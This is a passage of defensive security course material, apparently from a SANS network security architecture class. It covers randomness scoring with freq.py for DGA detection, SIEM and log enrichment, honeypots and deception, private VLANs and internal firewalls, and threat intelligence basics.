[/opt/freq]$ grep -E -o "[Aa0-Zz9]{8}" /bonus/alexa/subdomains-top1mil.txt > /tmp/alexa_8
```

This command performs an extended (`-E`) `grep` against the Top1M only printing matches (`-o`) that follow the pattern of (`[Aa0-Zz9]{8}`). The pattern shown matches entries of exactly 8 upper/lower/numeric characters and then directs that output into `/tmp/alexa_8`.

```
[/opt/freq]$ python freq.py -b /tmp/alexa_8 english_mixedcase.freq | wc -l  
46970
```

This command (run from within `/opt/freq`) runs `freq.py` against the file of 8-character subdomains we just created and spits out the number of lines. Make sure that `freq.py` runs without major errors and get a count of the number of entries processed by `freq.py`.

```
[/opt/freq]$ python freq.py -b /tmp/alexa_8 english_mixedcase.freq | awk '$3<1.629' | wc -l  
780
```

The only difference with this command is that we use `awk` to return lines with values in “column 3” that are less than 1.629 (`'$3<1.629'`). This shows that 780 out of 46,970 8-character subdomains (or 1.66 percent) have character pairings that are less common than those found in our test string.

We leave showing the tweaks to populate the rest of the column as an exercise to the reader.

Domain Generation Algorithms DGAs

One of the most obvious, and incredibly useful, ways to employ **freq.py** is looking at DNS names for signs of randomness

You will necessarily need to do whitelisting

- Public CDNs (Content Delivery Networks)
- Major cloud services (Microsoft, Amazon, Google) often have their own CDN

Still, this can be a significant nudge (not perfect indicator) about possible C2 domains

DNS utility for both command and control and exfiltration is tremendous, so any additional sanity check on domains referenced in your traffic is to be desired

Domain Generation Algorithms DGAs

An extremely important use case for **freq.py** is attempting to discover automatically generated DNS names. For resiliency, malware often has an algorithmic way to determine future DNS hostnames without having to have a fully prepopulated list hardcoded. These algorithms are referred to as a Domain Generation Algorithm (DGA). Typically, analysts figure out the DGAs after successfully reverse engineering a malware specimen. Though this is still a potentially big win for us, even better would be detecting unknown compromises and malware simply based upon abnormal DNS requests. **freq.py** can serve just such a purpose.

Although you will necessarily have to whitelist domains and services over time, and this approach will never be a perfect and automatic indicator of malice, the tremendous potential afforded by this single use case cannot be overstated. DNS is widely used by malware, so techniques that can give us any additional edge on this front are to be lauded.

DGA++ – Beyond Domain Generation Algorithms

Though DGA detection can be very effective, think more broadly about places where adversaries might programmatically generate large volumes

Detecting randomness can be a tremendous indicator of otherwise unknown malice

- Thread/process names
- File names (binaries, scripts, etc.)
- Workstation names
- Service names
- Subdomains (Domain Shadowing¹)
- Certificate subject names and issuers
- Usernames
- Many additional possibilities

DGA++ – Beyond Domain Generation Algorithms

Although DGA detection is likely the most obvious use case for freq.py, there are so many other artifacts that adversaries will randomly generate to avoid more simplistic signature detection capabilities. As you become more and more conversant with adversary tactics, always be on the lookout for items that you could pick out and leverage with freq.py.

Reference:

Threat Spotlight: Angler Lurking in the Domain Shadows, <https://sec511.com/35>

`freq_server.py` – For freq-ing at Scale

As additional use cases are discovered, you will soon feel the need to wield `freq.py` at scale

Although the initial script is, without question, a work of art, it was not intended to have a system perform 100,000+ `freq.py/sec`

Have no fear, @MarkBaggett worked with SANS SIEM course author and 511 instructor Justin Henderson (@SecurityMapper, GSE #108, SANS SIEM Author) and developed a new feature/deployment model

- `freq_server.py` - <https://github.com/sans-blue-team/freq.py/>
- `freq_server.py` designed to allow for remote calls from tools such as LogStash
- Implementation and analysis techniques discussed in SANS SIEM class

`freq_server.py` – For freq-ing at Scale

Should you desire to instrument `freq.py` at scale, a simple cron job or scheduled tasks might suffice. However, for the more hardcore, a feature later added (by request) to `freq.py` is a server instance that can be deployed and called via a simple API involving web requests. Mark added this feature working with SANS author and instructor Justin Henderson (@SecurityMapper, GSE #108).

Justin wanted to be able to have the LogStash component of his DIY ELK-based (Elasticsearch, LogStash, Kibana) SIEM solution request hundreds of thousands of `freq.py` lookups per second. Mark added a new deployment model to `freq.py` called `freq_server.py`. This approach is specifically intended for use cases similar to Justin's.

To more fully explore this technique and many more, be sure to check out Justin Henderson's SANS SIEM class.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
- 1. Security Information and Event Management (SIEM)**
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeytokens for Leak Detection

Course Roadmap

The next section presents Security Information and Event Management (SIEM).

Security Information and Event Management (SIEM)

- Each of the technologies discussed previously will provide some potential for detecting malice
- Detection without response does little to increase an organization's security posture
- Detection->Response requires a person, tool, or likely both actually reviewing data for intelligence to act upon
- The volume of security-relevant data generated in a modern cyber defense architecture is staggering
 - To deal with the volume and ease analysis now generally requires a dedicated SIEM appliance
- Unfortunately, quite a few organizations simply consolidate their data to more efficiently ignore it



Security Information and Event Management (SIEM)

Many of the technologies discussed in today's content have provided some degree of detective capabilities, even if they were not overtly detective devices, as most were not. Just because those devices COULD allow us to detect the adversaries' tactics does not mean that we WOULD detect them. Stop and think about when you have read details about an organization having been breached. We hear explanations about what happened, how it happened, and sometimes how long it was happening.

Or, simply consider Mandiant M-Trends and Verizon DBIR, discussed on Day 1, which routinely suggest that months often pass before an organization realizes that they have been compromised, usually because someone else tells them.

Consider for a minute what this means. How could Mandiant and Verizon determine how long an organization had been compromised? In each of the cases reviewed, there was sufficient evidence available for the IR/Forensics folks to effectively reconstruct events. This signals to me that the data necessary for detection was typically available, but ignored overtly or passively missed.

Data Overload

- Dealing with the vast volume of data produced by a modern enterprise proves cumbersome to say the least
- By consolidating the disparate sources into one platform, much greater efficiency can be achieved
- However, by bringing so much data together, finding salient signal within the noise can be a challenge

Data Overload

The focus of this section is on leveraging a tool to ease the consolidation and correlation of data from multiple feeds. Be mindful that simply consolidating and correlating does nothing without a skilled analyst on the other end making sense of, prioritizing, and escalating data.

Generally, when organizations are first going down this route, their primary goal is to get all of the organization's data into one repository. However, this alone does little beyond allow us to more easily ignore data.

The threat hunting team can help divine signal from the noise that is the logs of the modern enterprise.


SIEM != Centralized Log Collection

You centralize your logs...YEAH!!!

- Not just to efficiently ignore vast quantities of data

Most (failing) SIEM deployments focus on collecting all the things

- Simply collecting everything proves challenging
- Analyzing everything proves a Herculean task



Collection or ingestion serves a necessary role in SIEM deployment, but is far from the end goal

SIEM != Centralized Log Collection

There are so many different sources of data and intelligence in the modern organization. Moreover, the number of sources, and their volume, seems only to be increasing each year. So how do you know what to collect, when you don't know your data? The most common approach employed tends to be collect everything. Most organizations understand that this approach will prove problematic. Many organizations even intend to later limit what they collect. However, once organizations start going down the collect all the things path, very few ever come out the other end with a successful SIEM deployment.

Image sourced from: <http://www.whatisfailwhale.info/>

Define...SIEM

So, what should a SIEM do?

Gartner has a pretty solid definition suggesting that SIEM:

*"supports **threat detection** and **security incident response** through the **real-time collection** and **historical analysis** of security events from a wide variety of event and **contextual data sources**. It also supports **compliance reporting** and **incident investigation** through analysis of historical data from these sources."*

Yikes, that is kind of a lot to ask/expect of one solution...

Define...SIEM

Gartner provides a fairly solid and comprehensive starting point for understanding the intended purpose of a SIEM deployment: "SIEM technology supports threat detection and security incident response through the real-time collection and historical analysis of security events from a wide variety of event and contextual data sources."¹ Unfortunately, this seems quite a tall order for any single solution to have hope of achieving.

Highlighting some of the aspects Gartner posits for SIEM:

- Threat detection
- Incident response
- Real-time collection/analysis
- Historical analysis
- Contextualizing sources of data
- Compliance requirements
- Intrusion/incident investigations

Reference:

[1] Security information and event management - SIEM - Gartner <https://sec511.com/c9>

Dual Stack SIEM: Compliance + Tactical

Sometimes one single approach is not enough

Compliance SIEM:

- Log collection and storage for compliance and post-mortem analysis
- Slower, but more thorough review

Tactical SIEM:

- Exists to facilitate real or near real-time analysis and detection of intrusions by providing enriched contextual data
- Ingests and stores significantly less data through robust filtering
- Log/data enrichment becomes analysis force multiplier

Dual Stack SIEM: Compliance + Tactical

As stated previously, most deployments initially track toward centralized collection of varied data with much more limited analysis. With this approach, you might have the data needed to perform an investigation or analysis, but most tools struggle with allowing for nimble analysis against this volume of data without tremendous tuning, refinement, enrichment. Though real time analysis can prove seriously problematic, post-mortem analysis and compliance reporting typically do not have the same needs for timeliness. Consider this a Compliance SIEM.

Now consider a SIEM that is built, tuned, and fed with real or near real-time analysis in mind. This SIEM would likely not include nearly the same volume of data or expansive data sources, but it would be expected to return results much more quickly and allow for pivoting from one dataset to another without encountering significant delay. We characterize this as the Tactical SIEM.

Truthfully, these might be able to be achieved with one vendor and even one deployment. However, thinking of these as different possible solutions allows for tailoring the environment's approach to deployment and, perhaps most importantly, appreciating the varied goals made possible by these different approaches.

SIEM's Killer App: Log Enrichment

query: www.google.com

Enriches to this

query: www.google.com

subdomain: www

parent_domain: google

registered_domain: google.com

creation_date: 1997-09-15

tags: top-1m

geo.asn: Google Inc.

frequency_score: 18.2778256342

parent_domain_length: 6

Hat Tip to Justin
Henderson/#SEC555

SIEM's Killer App: Log Enrichment

All SIEM solutions have the capabilities to augment and enrich logs either during ingestion or after logs are stored to disk. Enrichment simply means adding additional context to a log. Context is critical to drive analysis as well as to add new detection capabilities. For example, this slide demonstrates taking a single field called query with a value of www.google.com and enriching it to add eight new fields. This is an example taken from a DNS log.

The first couple enrichment fields break www.google.com into pieces. WHOIS¹ creation dates and Alexa² top 1 million sites or Cisco Umbrella³ top 1 million lookups would be performed against a registered domain such as google.com. These enrichment technique values are stored in the creation_date and tags fields in this slide. Geographic information can be looked up using IP addresses derived from a DNS entry. In this example, the ASN is gathered which describes the entity that owns the IP address. The frequency_score field is an example of using Mark Baggett's freq_server.py⁴ discussed previously. The last enrichment field parent_domain_length simply calculates the length of a string.

All of these examples of enrichment show how much context can be added to a log.

References:

- [1] WHOIS Search | ICANN WHOIS <https://sec511.com/c4>
- [2] AWS | Alexa Top Sites, <https://sec511.com/c6>
- [3] Umbrella Popularity List, <https://sec511.com/c5>
- [4] GitHub MarkBaggett/freq, <https://sec511.com/c7>

SIEM and Prevention

- These devices do not provide any direct benefits on the preventive front
- However, they could enable significantly more rapid response to prevent as-of-yet unrealized impact
 - So, indirectly, the SIEM too can aid preventive capabilities

SIEM and Prevention

Certainly, the SIEM does not provide direct preventive capabilities, as it is an overtly detective tool. However, preventive controls necessarily get bypassed, so we need not put all our efforts on that front.

Though SIEM devices provide no direct preventive capabilities, they do indirectly provide substantial benefit at prevention. We are only able to help SIEMs achieve this feat by employing skilled analysts or, better yet, a dedicated threat hunting team to proactively detect and subsequently respond to attacks. Depending upon the nature and timeliness of these activities, we could well prevent future activities that would cause impact.

SIEM and Detection

- Regarding the two scenarios, the SIEM does not necessarily bring any new data to the table
- However, it can help enable conditions more conducive to successful and timely detects
 - Through correlating data and potential detects from other sources
 - Through simply allowing sources to be more rapidly analyzed in one location
- The SIEM will be discussed further and leveraged as a tool for NSM and CSM

SIEM and Detection

The natural sweet spot for SIEM is certainly oriented toward detection. With respect to our scenario, the SIEM does not bring any new or novel detect capabilities to us, but it could actually increase the likelihood of successfully detecting the data previously mentioned as potential detection WINS.

As stated previously, the SIEM is not the answer by itself. Organizations have neglected a key piece of the puzzle for too long: The analysts who will sit on the business end of the SIEM and ultimately determine what, if any, value is gained from the SIEM.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
- 15. Adversary Deception Devices**
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeypot for Leak Detection

Course Roadmap

The next section covers Adversary Deception Devices.

Adversary Deception Devices

- The phrase “security through obscurity” generally gets dropped as something to be avoided as not being real security
- The idea certainly has merit, especially in the crypto side of the security house
- Obscurity can provide some security benefits though
- Deceiving our adversaries can be a powerful tool aiding both preventive and detective cyber capabilities



Adversary Deception Devices

Sometimes a dose of obscurity can be a significant boon to security. The phrase “security through obscurity” is usually meant derisively, but used appropriately obscurity can be a very good thing.

It is also a lot of fun knowing that you are overtly deceiving your adversaries.

Honeypots/Honeynets

- The most well-known approach to intentional adversary deception employs the use of a honeypot or honeynet
- Honeypots provide a system for which no business need exists
 - Define it a little differently when requesting funding
- By not serving any legitimate business purpose, any interaction with these systems represents, at best, a misconfiguration or, more likely, someone up to no good
- The HoneyNet Project has been around for ages and provides tremendous resources on this front
 - Though they do much more than just supply research and tools related to honeypots



Honeypots/Honeynets

The HoneyNet Project¹ has been the most influential and visible organization in this space. The terms honeypot and honeynet are used to indicate deception devices. Honeypots are generally considered to be systems deployed that have no direct business need for interaction. The intent of the honeypot is primarily to serve as a trap for adversaries that mean to cause harm.

Because there is no legitimate use of a honeypot, any interactions with it are suspect. At best, a misconfiguration could lead to interaction with a honeypot, but the assumption is that any interaction is, at the very least suspicious.

Reference:

[1] Projects | The HoneyNet Project, <https://sec511.com/3a>

Traditional Honeypots

- When considering honeypots as the primary focus, historically, it has been on public facing honeypots
- These publicly accessible honeypots masquerade as legitimate servers offering public services
- Worthwhile approach, but will require a lot of time dealing with unsophisticated automated attacks that could possibly be dealt with using lower overhead preventive/detective technologies
- A more valuable approach capable of dealing with more advanced adversaries post-compromise would be employing internal honeypots

Traditional Honeypots

Historically, the main emphasis on honeypots was to deploy these deception devices beside public-facing systems/services. Effectively, now, in addition to your actual web server, you might have a honeypot web server that no one has any reason to know about/connect to as it is not offering legitimate business services.

Although there is merit to these public-facing honeypots, they tend to get hit with lots of automated scans and tools looking for very specific issues. While that can be valuable intelligence, the vast majority of the data simply points to unsophisticated attackers. And yet, to gain value from the honeypot requires actively leveraging the intelligence generated, which, in this case, can be fairly cumbersome.

Internal Listening Honeypots

- While employing the same approach as traditional honeypots, moving the honeypots to the inside vastly improves the signal/noise ratio
- Allows for the possible detection of adversaries' post-exploitation activity
- Can also be employed to detect rogue insiders
 - Tread carefully and interface with HR/Legal/Union representatives
- Though this could increase overhead, ideally there would be at least one simple deception device on every logical network
 - To ease the detection of local network post-exploitation scans before full-featured pivoting

Internal Listening Honeypots

Rather than focusing all our deception devices on public segments, could we benefit from pulling some of those back in-house? How could we use an internal honeypot and what would it look like? Further, what would be the goals?

Internal honeypots offer significant potential but are not widely used at all. The goals of these honeypots are potentially twofold: Detecting rogue insiders, and detecting pivoted post-exploitation activity. Tread very carefully when considering these as a tool for targeting potentially malicious insiders. Absolutely consult with HR, in-house counsel, and union representatives before going down that road.

Another, less controversial approach, targets the identification of compromised assets by looking specifically for pivoted post-exploitation. Simple, low-interaction honeypots could be leveraged and deployed on each and every internal network. If that proves easily manageable, then move to more sophisticated honeypots/honeynets or perhaps focus on high-value deception.

High-Value Deception

- Deploying simple honeypots on each internal network can help with discovery of generic post-exploitation activity
- In addition to these ubiquitous, but generic, internal honeypots, targeted deployment of more advanced deception techniques can be leveraged
- Consider a sophisticated targeted adversary's goals and instrument your deceit accordingly
- These deception activities can be more cumbersome to maintain, but they can also aid detection of truly advanced adversaries or motivated insiders
- Examples of some possible ruses to employ follow
 - Get creative and enjoy frustrating your adversaries

High-Value Deception

Deploying simple low interaction honeypots on internal networks can prove a great boon to internal security's detection of basic pivoting and pivoted scans. However, we gain more value from honeypots by deploying them tactically.

Now, the tactical internal honeypots can be a time sink, but they can also provide significant and targeted value that little else is capable of providing. Consider your organization and what you are primarily concerned with protecting. Now consider ways in which someone would be able to compromise that data/system/application and think if there would be any way to potentially catch them before they could make it this far down that path.

Let's consider some generic examples. Keep in mind that the goal is to frustrate your adversary's ability to achieve his goal through more readily detecting his advances before he succeeds.

Tactical Honeypots

- Possible tactical deception techniques to employ
- **HoneyUsers/HoneyAdmins** – Creating rogue user and administrative accounts and instrumenting rapid detects on any attempted activity
 - **HoneySAT** – Scripting the account reaching out to systems and leaving a SAT ripe for the stealing ← Be very careful about this
- **HoneyShares/HoneyFiles** – Deploy shares and files with enticing names that suggest sensitive information
- **HoneyDB/HoneyTables** – Develop databases and tables named to indicate passwords or sensitive info (CHD/PHI)
- **HoneyRobots.txt** – Deploy an internal robots.txt file on internal web servers where legit spiders/crawlers will not likely exist
- Many other really fun clever options exist...

Tactical Honeypots

Some examples of tactical honeypots that could prove useful at both frustrating adversaries and also at potentially detecting internal shenanigans.

HoneyUsers/HoneyAdmins: This involves the creation of accounts, perhaps with names suggesting admin privileges. Do this not only for Windows/AD but also for other applications, databases, etc. How vulnerable you make yourself is open for discussion. Do you actually provide an easily guessable/crackable password? Could also get interesting to actually have an account that routinely divulges its SAT (**HoneySAT**) to remote systems, but we lock it down and monitor it.

HoneyShares/HoneyFiles: These are simply shares and files meant to entice the adversary, but that are very closely monitored/alerted on any type of access.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
- 16. Switches/(P)VLAN Security**
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeypot for Leak Detection

Course Roadmap

The next section presents the Switches/(P)VLAN Security.

Switches

- Though not an overt security device, switches can play some very important roles within a security architecture
- Monitoring capabilities can provide visibility often lacking from pure security devices
- They can provide both preventive and detective capabilities through the use of VLAN ACLs
- Can also serve a significant role in ensuring the authorization of endpoints on the network
 - Through their essential role in NAC or 802.1x



Switches

As you know, switches are not overtly a security device. Nonetheless, they can play an important role with respect to security within the enterprise.

Formerly port statistics would have been considered the extent of monitoring capabilities afforded us by switches. Much more robust monitoring techniques have made it down to many, though not all, switches. This monitoring can play a vital role in helping provide visibility that is otherwise quite lacking.

Another key security aspect of switches is related to their ability to use VLANs to provide preventive as well as detective capabilities that break up flat, at least from a security perspective, networks into something more securely segmented.

Though we will not delve into this aspect of switch security, the devices also play a vital role in endpoint authorization via NAC and 802.1x.

IPFIX/NetFlow

- We already discussed IPFIX/NetFlow when previously addressing routers
- Main consideration for this section: Realizing that NetFlow has increasingly been made available for managed switches in addition to routers
- NetFlow information captured from switches could prove hugely valuable for detection of post-exploitation activity
- Given the importance of detecting the pivot, strong consideration should be given to employing NetFlow at the switch level if at all possible
 - Consider the general dearth of information that helps identify internal lateral movement: Switch-based NetFlow, FTW!

IPFIX/NetFlow

Although we previously discussed IPFIX/NetFlow (refer to the section, “Routers”), it is important to realize that these capabilities are increasingly showing up as a switch capability in addition to a router capability.

The configuration, type, and version of NetFlow supported, if any, can vary, even within the same vendor. Not surprisingly, Cisco seems to be the largest player in the space, pushing NetFlow down to virtually every IOS device as of the 11.1 train.¹

NetFlow exports from switches greatly bolster the security visibility within our networks.

Reference:

[1] Introduction to Cisco IOS NetFlow – A Technical Overview – Cisco, <https://sec511.com/3p>

VLAN ACLs (VACLs)

VLANs provide a means of logically rather than simply physically segmenting an internal network

- Particular ports or devices can be on distinct Layer 3 devices in spite of existing on the same Layer 2 device/network

Access Control Lists (ACLs) for VLANs (VACLs) have been around for quite a long time, but are not as widely used as they could/should be

VLAN ACLs afford an organization the ability to bring basic firewalling capabilities to each VLAN without requiring an inline network firewall and are highlighted in CIS Control 14.2

VLAN ACLs (VACLs)

While physical separation of every network would be a vastly more “secure” architecture, it would actually cause lots of little and some bigger self-inflicted Denial of Service attacks. While air gaps might be a gold standard for segmentation, it is absolute overkill, or at least too costly, for the majority of our networks.

VLAN ACLs are another means to achieve security segmentation but without nearly the cost of air gaps. VLAN ACLs might be able to simply be bolted onto the existing VLAN implementation at your organization. Most organizations already employ VLANs, but they are typically only for performance and simple logical groupings. That can and should change.

Our internal security (our meaning the world’s) is pretty poor, and a relatively simple cost-effective means to bolster internal security comes in the form of VACLs.

CIS Control 14.2 highlights the importance of inter-VLAN filtering explicitly calling on organizations to, "Enable Firewall Filtering Between VLANs."¹

Reference:

[1] CIS Controls, <https://sec511.com/2k>

CIS 14-3: Disable Workstation-to-Workstation Communication

Disable all workstation-to-workstation communication to limit an attacker's ability to move laterally and compromise neighboring systems, through technologies such as private VLANs or micro segmentation.¹



CIS 14-3: Disable Workstation-to-Workstation Communication

Why Is This CIS Control Critical states:

Over the last several years, there has been a noticeable shift in attention and investment from securing the network to securing systems within the network, and to securing the data itself.²

References:

[1] CIS Controls, <https://sec511.com/2k>

[2] Ibid.

Private VLANs (PVLANS)

Private VLANs are (usually) one of the easiest 'wins' an organization may achieve for making pivoting more difficult to an attacker

- 'Pivoting' describes the act 'moving behind enemy lines,' when malware (or a person) moves from one compromised internal host to another host
- Lots of malware will attempt to pivot from one client PC to another

Many corporate wireless solutions offer 'station isolation': a client on a wireless access point may speak to the AP (which is also a switch and a router) only

- Clients may not access other clients on the same AP
- Station isolation is also called client isolation

A private VLAN is the wired equivalent to wireless station isolation

- If this makes sense for wireless clients, why not wired?

Private VLANs (PVLANS)

WatchGuard describes station isolation:

When you configure an SSID for your AP device, you can optionally enable station isolation. The station isolation setting enables you to control whether wireless clients can communicate directly to each other through the AP device. Station isolation prevents direct traffic between wireless clients that connect to the same SSID on the same radio. Station isolation does not prevent direct traffic between wireless clients that connect to the SSID on different AP devices, or between wireless clients that connect to different radios....¹

Some wireless solutions also offer a pure guest mode: Clients may not access any other devices, wireless or wired, and can simply reach the AP (which is also a switch and a router), and route to the internet. This mode is great for pure internet access (and we wish more hotels and coffee shops used this feature) but is not appropriate for the enterprise (which will normally require local access to other servers).

Cisco has an excellent guide on configuring private VLANs.²

References:

[1] About AP Station Isolation, <https://sec511.com/be>

[2] Cisco Nexus 5000 Series NX-OS Software Configuration Guide – Configuring Private VLANs [Cisco Nexus 5000 Series Switches] – Cisco, <https://sec511.com/bg>

Potential Issues with Private VLANs

- In the enterprise, these issues sometimes come up (most have workarounds):
 - Poorly designed networks that intermingle clients and servers on the same LAN/VLAN
 - Peer-to-peer client traffic
 - Some audio and video chat systems work this way; enterprise solutions can use gateways
 - Some commercial products, such as Tanium, can send updates between clients (in peer-to-peer fashion)
 - Windows 10 supports "Delivery Optimization"
 - A peer-to-peer patching mode, designed for informal workgroups, and not recommended for the enterprise

Potential Issues with Private VLANs

The Center for Internet Security (<https://www.cisecurity.org>) discusses private VLANs:

All network switches will enable Private Virtual Local Area Networks (VLANs) for segmented workstation networks to limit the ability of devices on a network to directly communicate with other devices on the subnet and limit an attacker's ability to laterally move to compromise neighboring systems.¹

The issues described above come up most frequently when testing private VLANs. Most have simple workarounds, such as configuring video and voice chat systems to use gateways (and therefore act in client-server mode).

Poorly-designed networks that intermingle both clients and servers on the same Layer 2 LAN should be reconfigured before configuring private VLANs.

Windows 10 has a peer-to-peer patching mode called "delivery optimization," designed for informal networks, which we will discuss next.

Reference:

[1] Is Your Network Soft in the Middle? – DefenseStorm, <https://sec511.com/bf/>

Internal SI Firewalls

VLAN ACLs provide a strong additional layer of security lacking in most organizations

The VLAN ACL does not provide the full security advantages of an internal firewall

- Of course, the overhead of the firewall typically is quite a bit higher than simply adding logical access control to devices already owned

Tactical internal SI firewalls should be employed everywhere that significant differences in internal trust/security requirements exist

- Might be a separate standalone device, or
- Dedicate security capability included in enterprise switch

Internal SI Firewalls

Though VLAN ACLs are a great boon to internal security, and the price is certainly right, for more sensitive segments of the organization, internal network firewalls should be employed. VACLs are not a serviceable replacement for a firewall. Even full-featured IOS ACLs, supported in the L3 Switch, are not an acceptable replacement for a firewall.

My preference would be to employ a full stateful inspection firewall, if possible. Understand that logistically, this full SI firewall might well actually end up being a service module in an enterprise switch. In fact, the firewall service module approach would actually be preferred in some respects, not because it represents a more robust firewall offering. It does not. However, the service module could actually be a better solution as it is more scalable and can, over time, be applied to more and more VLANs.

Switch/Internal SI Firewall and Pivoting

- The most significant improvement afforded us by the switch/FWSM/SI is greatly increased capabilities dealing with the pivot
 - A substantial blind spot for most security architectures
- **Pivot Prevention** – Possible **WIN**: VACLs or internal FW rulebase can prevent a lot of pivoted attacks by limiting what can be seen by even a company-owned internal system
- **Pivot Detection** – Probable **WIN**: Even if an adversary can get through the ACLs, he likely would have created some logs
 - These are extremely high-value detects that must be prioritized

Switch/FWSM/Internal SI Firewall and Pivoting

The Switch, Firewall Service Module, or internal SI firewall offer tremendous ability that few other security tools, certainly network ones, can provide. Namely, these approaches can greatly increase an organization's ability to detect and possibly even prevent pivoted attacks.

As stated from the beginning of the course, lateral movement plays a key role for advanced adversaries. Anything we can do to better defend against this potential is a big win for us.

VACLs and the like can help prevent pivots by limiting what even fellow insiders might have access to on a given VLAN. Though possible to fully prevent successful pivots, an adversary might still be able to get through the prevention. However, their initial attempts would likely have resulted in VACL drops and logs. Those logs enable us to detect the attempted pivot. Needless to say, these logs afford us some extremely high-value detects that absolutely must be prioritized for rapid review and response.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
- 17. Threat Intelligence**
18. Day 2 Review
19. Exercise: Honeytokens for Leak Detection

Course Roadmap

The next section considers Threat Intelligence.

Threat Intelligence

- While not yet often provided in a standalone device, threat intelligence plays an increasingly important role in modern cyber defense infrastructures
- Threat intelligence requires that we develop a better understanding of our potential adversaries
 - This can be useful in an “Offense Informs Defense” manner
 - Also, provides direct tactical benefit by determining attributes or behaviors associated with adversary tactics
- Military and government security teams have long considered the adversary overtly when considering security
 - The private sector seems to now be taking the opportunity seriously

Threat Intelligence

Historically, information security has emphasized the vulnerability side of the **Risk = Threat x Vulnerability**. The focus on vulnerabilities to ultimately reduce risk makes sense given that we generally have more control over the vulnerability side of the equation. Though our greater potential to impact vulnerabilities is no doubt true, this does not warrant a blindingly myopic focus on vulnerability alone.

In recent years, enterprise information/cyber security has started to pivot toward greater emphasis on threats. The emphasis is not to the exclusion of vulnerabilities, but it is fueled by the understanding that offense can and should inform defense. The particular vulnerabilities that should be prioritized, the way in which they can potentially be exploited, the likelihood of capable adversaries—these all are best informed by threat intelligence.

TTPs

- TTPs stands for Tactics, Techniques, and Procedures and has been used in defense space as a way to quantify adversaries' activities
- Regardless of whether we chose to employ this terminology or not, the idea of codifying an adversary's activities is the major premise of Threat Intelligence
- Developing TTPs requires studying and observing adversary activities to understand how they operate
- This knowledge can be used to identify their activities or even predict future activities

TTPs

Governments and militaries throughout the world have quite a head start on the enterprise in considering threat intelligence. An acronym commonly employed to characterize particular adversaries' activities is TTPs, or Tactics, Techniques, and Procedures.

We are not going to get incredibly formal with our treatment of TTPs, but this can serve as a threat intelligence touchstone. This allows us to have a bit of language that we can use internally when characterizing various adversaries and their activities.

Kill Chain Revisited

- We discussed the cyber kill chain on Day 1 of the course
- The kill chain attempts to parse cyber activity into its constituent parts, with the goal of allowing us to identify the relevant parts
- One aspect of the kill chain thought process is that we can discover markers that are commonly associated with particular adversaries
 - For example, several targeted campaigns that seem completely unrelated, but that ultimately leverage the same custom C2 infrastructure
- Recall the kill chain considered various phases of an overall attack campaign and sought indicators for those phases

Kill Chain Revisited

Let us revisit the idea of the cyber kill chain that we discussed during Day 1 of the course. In some respects, we have been looking at pieces of the cyber kill chain in today's material by considering various means of detecting and preventing adversary activities such as the exploitation, pivoting, and C2.

One of the primary emphases of the idea of the kill chain is to provide a model for considering various elements of a cyber intrusion. By codifying various phases and activities in those phases, the cyber kill chain provides a model for us to consider means to potentially detecting adversary activities within each phase. As we are reviewing particular incidents/intrusions consider how we could detect this activity in the future.

These detectable artifacts that we uncover can serve as indicators to detect future activities, and, depending upon the indicator in question, it could even point at a particular actor.

Indicator Identification

- One of the goals of considering the intrusion kill chain for the cyber defenders is to look for potential indicators across the various phases
- An indicator is simply a piece of information or artifact that can help identify a particular intrusion or malicious campaign
